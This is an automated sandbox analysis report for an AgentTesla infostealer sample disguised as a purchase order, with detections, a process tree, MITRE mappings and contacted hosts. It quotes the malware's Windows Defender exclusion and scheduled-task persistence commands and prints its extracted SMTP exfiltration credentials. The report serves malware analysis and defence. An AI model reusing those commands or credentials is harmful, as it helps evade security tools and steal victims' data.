ID: 626538
Sample Name: Purchase order 450080088 proj. Allt Charnan.exe
Cookbook: default.jbs
Time: 11:35:30
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2022


Windows Analysis Report

Purchase order 450080088 proj. Allt Charnan.exe


Overview

General Information

Sample Name:	Purchase order 450080088 proj. Allt Charnan.exe
Analysis ID:	626538
MD5:	152ef22896bf391.
SHA1:	bdd88e03d9131d.
SHA256:	5a3834895f08aff..
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- .NET source code references suspic…
- Modifies the hosts file

Classification



Process Tree

- **System is w10x64**
- Purchase order 450080088 proj. Allt Charnan.exe (PID: 6588 cmdline: "C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe" MD5: 152EF22896BF39197D210D40171E898A)
  - powershell.exe (PID: 6948 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\NpPgfycY.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6964 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NpPgfycY" /XML "C:\Users\user\AppData\Local\Temp\tmp86F3.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Purchase order 450080088 proj. Allt Charnan.exe (PID: 7112 cmdline: C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe MD5: 152EF22896BF39197D210D40171E898A)
  - Purchase order 450080088 proj. Allt Charnan.exe (PID: 7124 cmdline: C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe MD5: 152EF22896BF39197D210D40171E898A)
- jVULYR.exe (PID: 7076 cmdline: "C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe" MD5: 152EF22896BF39197D210D40171E898A)
  - schtasks.exe (PID: 7060 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NpPgfycY" /XML "C:\Users\user\AppData\Local\Temp\tmpFBF4.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - jVULYR.exe (PID: 6676 cmdline: C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe MD5: 152EF22896BF39197D210D40171E898A)
- jVULYR.exe (PID: 7100 cmdline: "C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe" MD5: 152EF22896BF39197D210D40171E898A)
  - schtasks.exe (PID: 6952 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\NpPgfycY" /XML "C:\Users\user\AppData\Local\Temp\tmp2B32.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 1260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - jVULYR.exe (PID: 5908 cmdline: C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe MD5: 152EF22896BF39197D210D40171E898A)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

Copyright Joe Security LLC 2022

```
{
  "Exfil Mode": "SMTP",
  "Username": "aborderias@transmase.com",
  "Password": "pass@111",
  "Host": "smtp.transmase.com"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.289167000.0000000003F6F000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.289167000.0000000003F6F000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000019.00000000.352037043.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000019.00000000.352037043.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 58 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.4.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32bef:$s10: logins • 0x32656:$s11: credential • 0x2ec24:$g1: get_Clipboard • 0x2ec32:$g2: get_Keyboard • 0x2ec3f:$g3: get_Password • 0x2ff1c:$g4: get_CtrlKeyDown • 0x2ff2c:$g5: get_ShiftKeyDown • 0x2ff3d:$g6: get_AltKeyDown
25.2.jVULYR.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
25.2.jVULYR.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 106 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Copyright Joe Security LLC 2022

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Spam, unwanted Advertisements and Ransom Demands

Modifies the hosts file

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

.NET source code references suspicious native API functions

Modifies the hosts file

Adds a directory exclusion to Windows Defender

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the hosts file

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Copyright Joe Security LLC 2022


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 Process Injection	1 File and Directory Permissions Modification	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 1 Disable or Modify Tools	1 Credentials in Registry	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 1 Deobfuscate/Decode Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	3 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 Software Packing	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph


Copyright Joe Security LLC 2022



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase order 450080088 proj. Allt Charnan.exe	38%	Virustotal		Browse
Purchase order 450080088 proj. Allt Charnan.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Purchase order 450080088 proj. Allt Charnan.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\NpPgfycY.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\NpPgfycY.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe	62%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
29.0.jVULYR.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link	Download
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
25.2.jVULYR.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.2.Purchase order 450080088 proj. Allt Charnan.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.jVULYR.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.2.jVULYR.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
25.0.jVULYR.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
25.0.jVULYR.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.Purchase order 450080088 proj. Allt Charnan.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
25.0.jVULYR.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
25.0.jVULYR.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.jVULYR.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.jVULYR.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.jVULYR.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
25.0.jVULYR.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn:	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comceu	0%	Avira URL Cloud	safe	
http://www.fontbureau.comiona	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://smtp.transmase.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.fontbureau.com7	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cng	0%	URL Reputation	safe	
http://www.sajatypeworks.come	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://2FcFU77ZypH.org	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.founder.com.cn/cnaiL	0%	Avira URL Cloud	safe	
http://www.fontbureau.comaL	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/S	0%	URL Reputation	safe	
http://www.sajatypeworks.comt	0%	URL Reputation	safe	
http://www.fontbureau.comcomd	0%	URL Reputation	safe	
http://https://api.ipify.org%appdata	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.founder.com.cn/cn~	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/E	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://www.fontbureau.commS	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comituL	0%	Avira URL Cloud	safe	
http://TwQUlE.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comh	0%	URL Reputation	safe	
http://www.founder.com.cn/cne-d	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0-	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/h	0%	URL Reputation	safe	
http://www.fontbureau.comals	0%	URL Reputation	safe	
http://www.fontbureau.comalic	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.198.38	true	false		high
smtp.transmase.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.517206947.0000000002AC1000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.517627144.0000000002D51000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.518604895.0000000002E11000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://us2.smtp.mailhostbox.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.519099942.0000000002E27000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000009.00000002.519288235.0000000002E45000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.520008150.00000000030D7000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 00000019.00000002.519797643.00000000030B7000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.520534688.000000000318E000.00000004.00000800.00020000.00000000.sdmp, jVULYR.exe, 0000001D.00000002.520325574.0000000003176000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers?	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn:	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246509021.0000000005E67000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.kr	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comceu	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.259064063.0000000005E6A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comiona	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.284755099.0000000005E60000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.290951086.0000000005E60000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.259064063.0000000005E6A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245457597.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245996490.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246121234.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245979867.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246836550.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246204069.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246070856.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245007021.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244404121.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247306277.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245690255.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247535138.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244343928.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244364704.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246152019.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247977281.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.244820676.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246915519.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.245783482.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.247726544.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp, Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000003.246035883.0000000005E7B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Purchase order 450080088 proj. Allt Charnan.exe, 00000000.00000002.291113070.00000000070F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
